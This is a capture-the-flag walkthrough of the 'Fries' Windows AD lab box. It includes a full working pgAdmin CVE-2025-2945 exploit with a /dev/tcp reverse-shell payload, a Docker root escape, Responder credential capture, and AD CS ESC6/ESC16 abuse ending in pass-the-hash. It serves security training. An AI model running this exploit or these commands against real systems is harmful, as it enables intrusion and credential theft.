

Overview
Fries is a Windows Active Directory box built around a chain of web misconfigurations leading into a full AD CS privilege escalation. Initial access comes through an exposed Gitea instance leaking hardcoded database credentials, which open the door to an authenticated RCE in pgAdmin (CVE-2025-2945) via eval() injection. From there, a hardcoded password pulled from a Docker container’s environment variables leads to an exposed NFS share on an internal network, reachable only after tunneling in with Ligolo-ng. That share leaks the host’s Docker TLS CA, letting us forge our own client certificate and escape into the underlying host as root.
From root on the web host, a PWM instance surfaces a crackable password hash, and abusing PWM’s LDAP connection-test feature against our own Responder listener captures a service account’s cleartext credentials. That account can read a gMSA’s password, which in turn lets us enumerate the CA and find it vulnerable to ESC7 — except the officer role we’d need is explicitly denied. Getting to Domain Admin instead means chaining ESC7 into ESC6 and ESC16: using the CA-admin rights we do have to weaken the CA’s configuration until the one right we’re missing stops mattering.
Enumeration
Nmap Scan
We started with an nmap scan to identify open ports and running services on the target.
Fries ➜ nmap -sV -sC 10.129.244.72 
Nmap Scan
| Port | Service | Description |
|---|---|---|
| 22 | SSH | OpenSSH 8.9p1 Ubuntu 3ubuntu0.13, a Linux host, probably a container or VM next to the DC. Needs creds or keys. |
| 53 | DNS | Simple DNS Plus, AD-integrated DNS. Try zone transfer and SRV lookups. |
| 80 | HTTP | nginx 1.18.0 (Ubuntu), redirects to http://fries.htb/. Add it to /etc/hosts. |
| 88 | Kerberos | Microsoft Windows Kerberos, used for domain authentication. Server time is 2026-11-06 21:29Z. |
| 135 | MSRPC | Microsoft Windows RPC endpoint mapper. |
| 139 | NetBIOS-SSN | Microsoft Windows netbios-ssn. |
| 389 | LDAP | AD LDAP, domain fries.htb0., Default-First-Site-Name. Cert SANs: DC01.fries.htb, fries.htb, FRIES. Check anonymous bind. |
| 443 | HTTPS | nginx 1.18.0 (Ubuntu), cert CN pwm.fries.htb (Fries Foods LTD, Madrid, SP), expired 2026-06-01. PWM is a password self-service app, so add pwm.fries.htb to hosts. |
| 445 | SMB | microsoft-ds. Check null and guest sessions and shares. |
| 464 | kpasswd5 | Kerberos password change service. |
| 593 | RPC over HTTP | ncacn_http, Microsoft Windows RPC over HTTP 1.0. |
| 636 | LDAPS | AD LDAP over SSL, same cert as 389, valid until 2106. |
| 2179 | vmrdp? | Hyper-V VM remote console. The DC may be a Hyper-V guest. |
| 3268 | Global Catalog | AD LDAP. |
| 3269 | Global Catalog SSL | AD LDAP over SSL. |
| 5985 | WinRM | Microsoft HTTPAPI httpd 2.0. Useful once you have valid creds (evil-winrm). |
Open ports and services found by the Nmap scan
Based on the Nmap results, we’ll focus on the web services first.
Web Enumeration
We tried logging in with the provided credentials but had no luck, so we moved on to vhost fuzzing against the main domain.
FFUF Vhost Fuzzing
We used ffuf to brute-force virtual hosts.
Fries ➜ ffuf -w /opt/Tools/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.129.94.63 -H "Host: FUZZ.fries.htb" -fs 154
Vhost Discovered
We discovered a new vhost, code.

Gitea Instance
Users Enumeration (Gitea)
Without an authenticated session, we were able to enumerate Gitea’s users.

Discovered Users
Using the password provided for the machine, we were able to log in.
Gitea Enumeration
We found one accessible repository, available at the following location.

Gitea Enumeration
Hardcoded Credentials
We found hardcoded credentials in the following commit.

Discovered Credentials
root:[email protected]:5432/ps_db
SECRET_KEY=y0st528wn1idjk3b9a
PGAdmin
We continued enumerating and found another vhost, db-mgmt05.
We logged in using d.cooper’s credentials.

Logging Into PGAdmin
After logging in, we checked the instance version: 9.1.

Version Check
This version is vulnerable to an authenticated RCE, CVE-2025-2945.
CVE Explained
Root cause: an API endpoint passes untrusted user input directly into Python’s eval():
/sqleditor/query_tool/download/<trans_id>— thequery_commitedparameter (what the PoC targets)
eval() executes any Python expression it’s given. Normally this parameter should carry a SQL query string or a boolean flag, but the endpoint doesn’t validate or sanitize what comes in so instead of a SQL statement, you hand it a Python expression like __import__('os').system('<command>'), and pgAdmin’s backend runs it as-is, with whatever OS privileges the pgAdmin process has.
To exploit this, we put together a PoC script, with help from Claude AI.
#!/usr/bin/env python3
import re
import sys
import json
import argparse
import time
import base64
from random import randint
from urllib.parse import urljoin
import requests
from requests.packages.urllib3.exceptions import InsecureRequestWarning

# Disable SSL warnings
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)


class Color:
    RED = '\033[91m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    BLUE = '\033[94m'
    PURPLE = '\033[95m'
    CYAN = '\033[96m'
    WHITE = '\033[97m'
    BOLD = '\033[1m'
    END = '\033[0m'


def log_info(msg):
    print(f"{Color.BLUE}[*]{Color.END} {msg}")


def log_success(msg):
    print(f"{Color.GREEN}[+]{Color.END} {msg}")


def log_error(msg):
    print(f"{Color.RED}[!]{Color.END} {msg}")


def log_debug(msg, verbose=False):
    if verbose:
        print(f"{Color.YELLOW}[D]{Color.END} {msg}")


def get_version(target_url: str, verbose: bool = False) -> tuple[int, int] | None:
    """Extract pgAdmin version from login page"""
    try:
        resp = requests.get(urljoin(target_url, '/login'), verify=False, timeout=10)
        if resp.status_code == 200:
            patterns = [
                r'<link [^>?]+\?ver=(\d?\d)(\d\d)\d\d"/?>',
                r'pgAdmin v(\d+)\.(\d+)',
                r'"version":"(\d+)\.(\d+)"'
            ]
            for pattern in patterns:
                if m := re.search(pattern, resp.text):
                    return int(m.group(1)), int(m.group(2))
    except Exception as e:
        log_error(f"Version check failed: {e}")
    return None


def get_csrf_token(session: requests.Session, target_url: str, verbose: bool = False) -> str | None:
    """Retrieve CSRF token from multiple locations"""
    try:
        login_resp = session.get(urljoin(target_url, '/login'), allow_redirects=False, verify=False, timeout=10)
        if login_resp.status_code == 200:
            patterns = [
                r'<input name="csrf_token"( hidden="")? value="([\w+.-]+)">',
                r'"csrfToken": "([\w+.-]+)"',
                r'csrf_token\s*=\s*"([^"]+)"'
            ]
            for pattern in patterns:
                if m := re.search(pattern, login_resp.text):
                    token = m.group(2) if len(m.groups()) > 1 else m.group(1)
                    log_debug(f"CSRF token found: {token[:20]}...", verbose)
                    return token

        js_paths = ['/browser/js/utils.js', '/static/js/bundle.js', '/vendor/js/utils.js']
        for js_path in js_paths:
            try:
                js_resp = session.get(urljoin(target_url, js_path), verify=False, timeout=10)
                if js_resp.status_code == 200:
                    patterns = [
                        r"pgAdmin\['csrf_token'\]\s*=\s*'([^']+)'",
                        r'"csrfToken":\s*"([^"]+)"',
                        r'csrf_token:\s*"([^"]+)"'
                    ]
                    for pattern in patterns:
                        if m := re.search(pattern, js_resp.text):
                            token = m.group(1)
                            log_debug(f"CSRF token found in {js_path}: {token[:20]}...", verbose)
                            return token
            except:
                continue

    except Exception as e:
        log_error(f"CSRF token retrieval failed: {e}")

    log_error("Failed to retrieve CSRF token")
    return None


def authenticate(session: requests.Session, target_url: str, username: str, password: str, verbose: bool = False) -> bool:
    """Authenticate to pgAdmin and arm the session with CSRF/XHR headers for every later request"""
    csrf_token = get_csrf_token(session, target_url, verbose)
    if csrf_token is None:
        return False

    log_info(f"Authenticating as {username}...")

    try:
        resp = session.post(
            urljoin(target_url, 'authenticate/login'),
            data={
                "csrf_token": csrf_token,
                "email": username,
                "password": password,
                "language": "en",
                "internal_button": "login"
            },
            allow_redirects=False,
            verify=False,
            timeout=10
        )

        success = False
        if resp.status_code == 302 and not resp.headers.get('Location', '').endswith('/login'):
            success = True
        elif resp.status_code == 200 and ('dashboard' in resp.text.lower() or 'browser' in resp.text.lower()):
            success = True

        if not success:
            log_error("Authentication failed - invalid credentials?")
            log_debug(f"Response: {resp.text[:200]}", verbose)
            return False

        log_success("Authentication successful")

        # pgAdmin's internal API blueprints (sqleditor, browser, etc.) reject
        # requests missing the CSRF header and the XHR marker with a 401,
        # even when the session cookie is valid. Re-pull a fresh token bound
        # to the now-authenticated session and pin both headers on the
        # Session object so every later call (scan, init, trigger) inherits
        # them automatically.
        post_login_csrf = get_csrf_token(session, target_url, verbose)
        if post_login_csrf:
            session.headers.update({
                "X-pgA-CSRFToken": post_login_csrf,
                "X-Requested-With": "XMLHttpRequest",
            })
            log_debug("Session armed with CSRF + XHR headers", verbose)
        else:
            log_debug("Could not refresh CSRF token post-login; later calls may 401", verbose)

        return True

    except Exception as e:
        log_error(f"Authentication error: {e}")
        return False


def find_valid_server(session: requests.Session, target_url: str, max_server_id: int = 10,
                       sgid: int = None, sgid_range: int = 10, verbose: bool = False) -> tuple[int, int]:
    """Find valid server and group IDs"""
    sgid_candidates = [sgid] if sgid is not None else list(range(1, sgid_range + 1))

    for current_sgid in sgid_candidates:
        log_info(f"Scanning for valid server (SGID: {current_sgid}, max SID: {max_server_id})...")
        for sid in range(1, max_server_id + 1):
            try:
                resp = session.get(
                    urljoin(target_url, f'/sqleditor/get_server_connection/{current_sgid}/{sid}'),
                    headers={"Content-Type": "application/x-www-form-urlencoded"},
                    verify=False,
                    timeout=10
                )

                if resp.status_code == 200:
                    data = resp.json()
                    if data.get('data', {}).get('status') is True:
                        log_success(f"Found valid server (SGID: {current_sgid}, SID: {sid})")
                        return current_sgid, sid
                    elif data.get('data', {}).get('status') is False:
                        log_debug(f"Invalid server: SGID={current_sgid}, SID={sid}", verbose)
                elif resp.status_code == 401:
                    log_debug(f"401 on SGID={current_sgid} SID={sid} - CSRF/session header missing or expired", verbose)
                else:
                    log_debug(f"Server check failed: {resp.status_code}", verbose)

            except Exception as e:
                log_debug(f"Error checking server {sid}: {e}", verbose)

    log_error("No valid server found")
    return None, None


def initialize_editor(session: requests.Session, target_url: str, sgid: int, sid: int,
                      db_user: str, db_pass: str, db_name: str, trans_id: int = None,
                      did: int = None, verbose: bool = False) -> tuple[int, int]:
    """Initialize SQL editor"""
    if trans_id is None:
        trans_id = randint(1_000_000, 9_999_999)
    if did is None:
        did = randint(10000, 99999)

    log_info(f"Initializing SQL editor (trans_id: {trans_id})...")

    try:
        resp = session.post(
            urljoin(target_url, f"/sqleditor/initialize/sqleditor/{trans_id}/{sgid}/{sid}/{did}"),
            json={
                "user": db_user,
                "password": db_pass,
                "role": "",
                "dbname": db_name,
            },
            headers={"Content-Type": "application/json"},
            verify=False,
            timeout=10
        )

        if resp.status_code in [200, 201, 302]:
            log_success("SQL editor initialized")
            return trans_id, did
        else:
            log_error(f"Failed to initialize editor: {resp.status_code}")
            log_debug(f"Response: {resp.text[:200]}", verbose)
            return None, None

    except Exception as e:
        log_error(f"Editor initialization error: {e}")
        return None, None


def trigger_payload(session: requests.Session, target_url: str, trans_id: int,
                    payload: str, sgid: int, sid: int, did: int,
                    db_user: str, db_name: str, verbose: bool = False) -> bool:
    """Execute the RCE payload"""
    log_info("Sending payload...")

    try:
        panel_resp = session.post(
            urljoin(target_url, f"/sqleditor/panel/{trans_id}"),
            json={
                "sgid": sgid,
                "sid": sid,
                "did": did,
                "title": "Query Tool",
                "db_name": db_name,
                "db_user": db_user
            },
            headers={"Content-Type": "application/json"},
            verify=False,
            timeout=10
        )

        if panel_resp.status_code not in [200, 201]:
            log_debug(f"Panel response: {panel_resp.status_code}", verbose)

        resp = session.post(
            urljoin(target_url, f"/sqleditor/query_tool/download/{trans_id}"),
            json={"query_commited": payload},
            headers={
                "Content-Type": "application/json",
                "Referer": urljoin(target_url, f"/sqleditor/panel/{trans_id}?is_query_tool=true"),
            },
            verify=False,
            timeout=30
        )

        if resp.status_code in [200, 500]:
            log_success(f"Payload delivered (HTTP {resp.status_code})")
            log_info(f"Check listener at your endpoint")
            if verbose:
                log_debug(f"Response: {resp.text[:200]}", verbose)
            return True
        else:
            log_error(f"Unexpected response: {resp.status_code}")
            log_debug(f"Response: {resp.text[:200]}", verbose)
            return False

    except requests.exceptions.Timeout:
        log_success("Timeout received - payload likely executed!")
        return True
    except Exception as e:
        log_error(f"Payload delivery error: {e}")
        return False


def exploit(target_url: str, username: str, password: str, db_name: str,
            db_user: str, db_pass: str, rhost: str, rport: int,
            max_server_id: int = 10, sgid: int = None, skip_version_check: bool = False,
            verbose: bool = False, custom_payload: str = None) -> bool:

    if not skip_version_check:
        version = get_version(target_url, verbose)
        if not version:
            log_error("Unable to determine pgAdmin4 version")
            if not input("Continue anyway? (y/N): ").lower().startswith('y'):
                return False
        elif version < (8, 10) or version >= (9, 2):
            log_error(f"Version {version[0]}.{version[1]} is not affected")
            log_info("Affected versions: 8.10 - 9.1")
            return False
        else:
            log_success(f"Target running vulnerable version {version[0]}.{version[1]}")

    session = requests.Session()
    session.verify = False

    if not authenticate(session, target_url, username, password, verbose):
        return False

    sgid_found, sid = find_valid_server(session, target_url, max_server_id, sgid=sgid, verbose=verbose)
    if sgid_found is None or sid is None:
        return False

    trans_id, did = initialize_editor(session, target_url, sgid_found, sid, db_user, db_pass, db_name, verbose=verbose)
    if trans_id is None or did is None:
        return False

    if custom_payload:
        payload = custom_payload
    else:
        rev_payload = f"bash -c 'bash -i >& /dev/tcp/{rhost}/{rport} 0>&1'"
        b64_payload = base64.b64encode(rev_payload.encode()).decode()
        payload = f"__import__('os').system('echo {b64_payload} | base64 -d | bash')"
        log_info(f"Reverse shell payload to {rhost}:{rport}")

    if trigger_payload(session, target_url, trans_id, payload, sgid_found, sid, did, db_user, db_name, verbose):
        log_success("Exploit successful!")
        log_info(f"Check reverse shell on {rhost}:{rport}")
        return True
    else:
        log_error("Exploit failed")
        return False


if __name__ == '__main__':
    parser = argparse.ArgumentParser(
        description="CVE-2025-2945 - pgAdmin4 Authenticated RCE Exploit",
        epilog="Example: python3 poc.py --target-url http://localhost:5050 -u [email protected] -p admin123 --db-user postgres --db-pass postgres --db-name postgres -rhost 10.10.14.7 -port 4444"
    )

    parser.add_argument("--target-url", required=True, help="Base URL of target pgAdmin4 (http://RHOST:PORT/)")
    parser.add_argument("-u", "--username", required=True, help="pgAdmin4 username (email)")
    parser.add_argument("-p", "--password", required=True, help="pgAdmin4 password")
    parser.add_argument("--db-user", required=True, help="Database username")
    parser.add_argument("--db-pass", required=True, help="Database password")
    parser.add_argument("--db-name", required=True, help="Database name")
    parser.add_argument("-rhost", "--rhost", required=True, help="Listener IP for reverse shell")
    parser.add_argument("-port", "--rport", type=int, required=True, help="Listener port")

    parser.add_argument("--max-server-id", type=int, default=10, help="Maximum server ID to scan (default: 10)")
    parser.add_argument("--sgid", type=int, default=None, help="Scan only this server group ID instead of brute-forcing 1-10")
    parser.add_argument("--skip-version-check", action="store_true", help="Skip version check")
    parser.add_argument("--verbose", "-v", action="store_true", help="Enable verbose output")
    parser.add_argument("--custom-payload", help="Custom Python payload to execute")

    args = parser.parse_args()

    try:
        success = exploit(
            args.target_url,
            args.username,
            args.password,
            args.db_name,
            args.db_user,
            args.db_pass,
            args.rhost,
            args.rport,
            args.max_server_id,
            args.sgid,
            args.skip_version_check,
            args.verbose,
            args.custom_payload
        )
        sys.exit(0 if success else 1)
    except KeyboardInterrupt:
        print("\n[!] Interrupted by user")
        sys.exit(1)
    except Exception as e:
        log_error(f"Unhandled error: {e}")
        if args.verbose:
            import traceback
            traceback.print_exc()
        sys.exit(1)
Gaining Access to Docker
We used the following commands to gain access to the Docker host.
# Run PoC
Fries ➜ python3 poc.py --target-url http://db-mgmt05.fries.htb -u '[email protected]' -p 'D4LE11maan!!' --db-user root --db-pass 'PsqLR00tpaSS11' --db-name ps_db -rhost 10.10.14.115 -port 1337 -v

# Capture Reverse Shell
Fries ➜ penelope -p 1337 -i tun0
Gained Access To Docker
Docker Enumeration
Once we had a foothold in the container, we ran deepce to enumerate further and found a hardcoded password in an environment variable.

Hardcoded Credential
Password: Friesf00Ds2025!!
Logging in as SVC
During our Gitea enumeration we’d missed a detail: one of the earlier screenshots shows a username, svc.
Fries ➜ ssh [email protected] 
Logged In As Svc
Enumerating Web Machine
After SSHing in, we landed on a host named web, where we noticed a symlink to /srv/web.fries.htb/webroot.

Identified Symbolic Link
Linpeas
We ran LinPeas for further enumeration on the target.
We found an NFS service running.

NFS Share Identified
| Part | Meaning |
|---|---|
/srv/web.fries.htb |
The directory being shared over NFS. Given the name, this likely backs the web content for web.fries.htb / fries.htb. |
* |
The client spec — which hosts may mount this export. * is a wildcard: any host, no IP/hostname restriction at all. Anyone who can reach the NFS port can mount it. |
(rw,no_subtree_check,insecure) |
The export options, applying to that * wildcard. |
Breakdown of the command
The three options:
rw: read-write. Clients can mount and modify the contents.no_subtree_check: disables a consistency check.insecure: normally NFS requires the client to connect from a privileged port (below 1024); this option drops that requirement, letting any unprivileged process initiate the mount.
The entire /srv/web.fries.htb directory is exported with read-write permissions to all clients. NFS does not perform authentication itself and instead relies entirely on client-supplied UID and GID values.
We also noticed the share sits on a different network (192.168.100.2).
svc@web:/tmp$ ip -4 -br a
Identified Network Interface
Mounting Share
To mount the NFS share on our host, a few steps were needed, outlined below.
Starting Ligolo-NG
We set up a Ligolo-ng tunnel so we could reach the NFS share from our attacking machine, since it’s only reachable from the 192.168.100.2/24 network.
# Setup Proxy
Ligolo-Ng ➜ ./proxy -selfcert -laddr 10.10.14.115:11601

# Start Agent
svc@web:/tmp$ ./agent --ignore-cert -connect 10.10.14.115:11601
Setup Tunnel
Interacting with NFS
With the tunnel up, we used showmount to confirm we could reach the NFS export.
Fries ➜ showmount -e 192.168.100.2
Showmount Executed
We can now mount the share, which gives us access to the certs folder.
Fries ➜ sudo mount -t nfs -o nolock,nfsvers=3 192.168.100.2:/srv/web.fries.htb mnt-point 
Mounted Share
Access Certs
With the share mounted, we grabbed the certificate-related files.

Certs File
Finding our Certs being Used
We used openssl to inspect server-cert.pem and found the issuer is DockerCA.
/tmp ➜ openssl x509 -in server-cert.pem -noout -subject -issuer -dates -fingerprint -sha256 -ext subjectAltName,keyUsage,extendedKeyUsage,basicConstraints 
Retrieved Issuer Information
Docker Service
Since the issuer was DockerCA, we checked the Docker service configuration on the web host.
svc@web:~$ cat /etc/systemd/system/docker.service
Reviwing Docker Service
This means we can forge our own client certificate trusted by the Docker daemon, giving us access to its API. From there, we can spin up a container that bind-mounts /, landing us as root on the underlying host.
Exploitation
Generate Certificate
# Generate New RSA
openssl genpkey -algorithm RSA -out ../shared/svc-key.pem

# Generate CSR
openssl req -new -key ../shared/svc-key.pem -subj "/CN=root" -out ../shared/svc.csr

# Sign CSR
openssl x509 -req -in ../shared/svc.csr  -CA ca.pem -CAkey ca-key.pem -CAcreateserial -out ../shared/svc-cert.pem -days 365

# Update Permissions
cat ca.pem > ../shared/ca-copy.pem
chmod 644 ../shared/ca-copy.pem
Generate Certificates
With the forged certificate in hand, we can now talk to Docker directly.
svc@web:/srv/web.fries.htb/shared$ docker --tlsverify --tlscacert /srv/web.fries.htb/shared/ca-copy.pem --tlscert /srv/web.fries.htb/shared/svc-cert.pem --tlskey /srv/web.fries.htb/shared/svc-key.pem -H tcp://127.0.0.1:2376 images
Docker Interaction
Mount /
Now we can mount / in a container to gain root access on the underlying host.
svc@web:/srv/web.fries.htb/shared$ docker --tlsverify --tlscacert /srv/web.fries.htb/shared/ca-copy.pem --tlscert /srv/web.fries.htb/shared/svc-cert.pem --tlskey /srv/web.fries.htb/shared/svc-key.pem -H tcp://127.0.0.1:2376 run -it --rm -v /:/hacker --privileged gitea/gitea:1.22.6 chroot /hacker bashPost-Enumeration
PWM Instance
We found a scripts folder containing a pwm subfolder with a hashed password inside PwmConfiguration.xml.

Discoverd Hash
Cracking Hash
We used hashcat to crack the hash:
Fries ➜ hashcat -a 0 -m 3200 pwm.hash /opt/Tools/rockyou.txt --show
Cracked Hash
Password: rockon!
Logging into PWM
We used the cracked password to log in to the PWM instance.

Successfully Logged In
Capture Hash
PWM lets us configure a custom LDAP URL for connection testing. Pointing it at our own machine running Responder lets us capture the hash of whatever account tries to connect.
Configure LDAP URL
We add the following LDAP URL. This points to our machine, that Responder will run.
ldap://10.10.14.115:389
Add LDAP Server (Responder)
Capture Password
Clicking Test LDAP Profile triggers the connection attempt, and Responder captures a cleartext password.

Credentials Received
svc_infra:m6tneOMAh5p0wQ0d
We can verify the credentials with Netexec.
Fries ➜ nxc smb DC01.fries.htb -u svc_infra -p 'm6tneOMAh5p0wQ0d' -k --generate-krb5-file krb5.conf

Fries ➜ nxc smb DC01.fries.htb -u svc_infra -p 'm6tneOMAh5p0wQ0d' -k
Credentials Verified
AD Review
With working AD credentials, we moved on to credentialed enumeration using BloodHound.
(.venv) BloodHound.py (bloodhound-ce) ➜ python3 bloodhound.py -u svc_infra -p 'm6tneOMAh5p0wQ0d' -c All --zip -ns 10.129.94.63 -k -d fries.htb
Enumereted AD Objects
ReadGMSAPassword
BloodHound showed that svc_infra, the account whose credentials we captured, has rights to read the GMSA password of gMSA_CA_prod$.
Retrieve Password
Fries ➜ nxc ldap DC01.fries.htb -u svc_infra -p 'm6tneOMAh5p0wQ0d' --gmsa
Retrieved Hash
We couldn’t crack the hash, but since this is the CA’s own service account, we can use it directly to request a TGT and enumerate certificate templates on the system.
Hash: 3a24c7d84f92aeaafc1246dd658c78e5
Certificates
Kerberos Interaction
Since we can’t crack the hash, we’ll request a TGT with it instead, then use that ticket to enumerate certificates on the target.
# Request TGT
getTGT.py fries.htb/'gMSA_CA_prod$' -hashes aad3b435b51404eeaad3b435b51404ee:3a24c7d84f92aeaafc1246dd658c78e5 -dc-ip 10.129.94.63

# Set Ccache
export KRB5CCNAME=gMSA_CA_prod\$.ccache
Request TGT Ticket
Certipy Enumeration
Fries ➜ certipy find -u '[email protected]' -k -no-pass -dc-ip 10.129.94.63 -target DC01.fries.htb -vulnerable -stdout
Vulnerable ESC7
Post-Exploitation
Certipy flags the CA as vulnerable to ESC7, but we can’t exploit it directly — the following permission is in the way.
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\Documents> certutil -getreg CA\Security
Deny Enabled
This shows a deny ACE on the Certificate Manager role, which overrides the officer rights we’d otherwise use to exploit ESC7 — so even though Certipy flags it as vulnerable, the direct path is blocked.
ESC Chain Exploitation
The deny applies to Certificate Manager. Our compromised user still holds CA Administrator, ManageCA & Enroll rights. Because we have these permissions, we can update the configuration to make it vulnerable to ESC6 — but with a caveat.
In order to successfully exploit it, we need to do the following:
We already have ManageCA/ManageCertificates (ESC7) on the CA, but ESC7 by itself only lets us approve certificate requests that were already going to be issued for us. It doesn’t let us request a cert for Administrator directly. ESC6 (SAN injection) is what would normally let us ask for “give me a cert claiming to be Administrator”, but since the May 2022 Certifried patch, every issued certificate also carries a SID security extension (szOID_NTDS_CA_SECURITY_EXT) that’s bound to the actual requesting account’s SID, and the KDC trusts that extension over our injected SAN. So our SAN says “Administrator” but the security extension still says svc_infra, and Windows uses the extension. ESC6 alone is now a dead end on a patched DC.
ESC16 is the piece that neutralizes that protection: it tells the CA to stop stamping the security extension onto any certificate it issues, domain-wide. Once that’s off, there’s nothing contradicting our injected SAN, so ESC6 becomes usable again. ESC7 is just our mechanism for getting ESC16 turned on, since changing CA-wide extension behavior needs CA-admin-level access, which ESC7 gives us.
Enable ESC6
We are going to turn on EDITF_ATTRIBUTESUBJECTALTNAME2, a CA-wide policy flag that makes the CA honor a requester-supplied Subject Alternative Name (SAN) on certificate requests, regardless of what the template itself would normally allow.
evil-winrm-py PS C:\temp> .\Certify.exe manage-ca --ca "DC01.fries.htb\fries-DC01-CA" --esc6This is a registry change under the hood (EditFlags in the CA’s policy module), which is why the CA service has to restart before it takes effect. (Certify does this automatically.)

Enabled ESC6
Enabled & Verified ESC6
evil-winrm-py PS C:\temp> certutil -getreg policy\EditFlags
Verified ESC6
Confirming EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 appears in the decoded output. This step matters because ESC6 alone is not sufficient on a patched domain controller. Authenticating with a cert like that still fails with an “Object SID mismatch” error.
Add SID OID
We need to add the SID OID to DisableExtensionList. This is ESC16: instead of fighting the security extension on a per-certificate basis, we tell the CA to stop embedding it at all, for every certificate it issues from this point on.
With no security extension present on the next cert we request, there’s nothing left to contradict our injected SAN, and ESC6 becomes exploitable again.
evil-winrm-py PS C:\temp> .\Certify.exe manage-ca --ca "DC01.fries.htb\fries-DC01-CA" --esc16
Enabled ESC16
Verify ESC16
Confirming 1.3.6.1.4.1.311.25.2 (the OID for the SID security extension) is now listed.
certutil -getreg policy\DisableExtensionList
Verified ESC16
Lookup Administartor SID
We supply the SID alongside the UPN because ESC16 removes the certificate’s security extension, which is normally what the KDC trusts for binding a cert to an exact account. Without that extension, the KDC falls back to resolving identity from the SAN itself, so we embed Administrator’s SID directly via -sid, making the claimed identity unambiguous rather than relying on the UPN alone.
Fries ➜ rpcclient -U 'svc_infra%m6tneOMAh5p0wQ0d' dc01.fries.htb -c 'lookupnames administrator'
Retrieved Admin SID
Request the Certificate
With both misconfigurations live, we request a certificate from the User template again, injecting Administrator’s UPN and SID:
Fries ➜ certipy req -ca 'fries-DC01-CA' -template 'User' -upn '[email protected]' -sid 'S-1-5-21-858338346-3861030516-3975240472-500' -u '[email protected]' -p 'm6tneOMAh5p0wQ0d' -target DC01.fries.htb -dc-ip 10.129.94.63 
Requested Certificate
Authenticate and Retrieve the Hash
We authenticate with the certificate to obtain a TGT for Administrator via PKINIT.
Fries ➜ certipy auth -pfx administrator.pfx -dc-ip 10.129.94.63
Authenticate and Retrieve the Hash
Once the TGT is issued, Certipy automatically performs a follow-up U2U (user-to-user) request to retrieve Administrator’s NT hash from the PAC a technique sometimes called “UnPAC the hash.”
When a client authenticates via PKINIT rather than a password, the KDC embeds the account’s NT hash inside the PAC of any ticket issued off that TGT, encrypted with the ticket’s session key. Since we hold that session key, Certipy decrypts it locally without needing any further privileged access.
Get a Shell
With Administrator’s NT hash in hand, we authenticate directly via pass-the-hash:
Fries ➜ evil-winrm-py -i 10.129.94.63 -u administrator -H a773cb05d79273299a684a23ede56748 
Get a Shell